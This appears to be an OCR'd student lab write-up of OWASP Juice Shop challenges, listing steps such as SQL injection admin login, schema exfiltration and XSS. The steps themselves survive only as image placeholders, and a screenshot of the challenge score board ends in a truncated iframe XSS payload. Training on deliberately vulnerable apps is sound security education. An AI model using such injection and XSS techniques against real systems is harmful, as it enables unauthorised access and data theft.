SQL Injection Admin login




4. Admin password:




5. Lateral Movement through user data




6. Database schema exfiltration




7. Cross-site scripting (XSS)




8. Find Hidden Information - acquisitions.md



9. Easter egg



11. Score Board


Amazon AppStream 2.0
Lab 6.1.1 - Google Docs
appstream2.us-east-2.aws.amazon.com/#/streaming?reference=fleet%2FCybersecurity-Fleet
10.0.8.10
OWASP Juice Shop
http://10.0.8.220:3000/main
10.0.8.220:3000/#/score-board
OWASP Juice Shop
Account
Your Basket
EN
You successfully solved a challenge: Score Board (Find the carefully hidden 'Score Board' page.)
Score Board 8%
Coding Score 0%
3/13
2/12
1/22
2/25
0/18
0/11
Show all
Show solved
Show tutorials only
Show unavailable
Broken Access Control
Broken Anti Automation
Broken Authentication
Cryptographic Issues
Improper Input Validation
Injection
Insecure Deserialization
Miscellaneous
Security Misconfiguration
Security through Obscurity
Sensitive Data Exposure
Unvalidated Redirects
Vulnerable Components
XSS
XXE
Hide all
This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!
Me want it!
Name
Difficulty
Description
Category
Tags
Use the bonus payload <iframe width="100%" height="166"
scrolling="no" frameborder="no" allow="autoplay"
2:08 PM
12/4/2023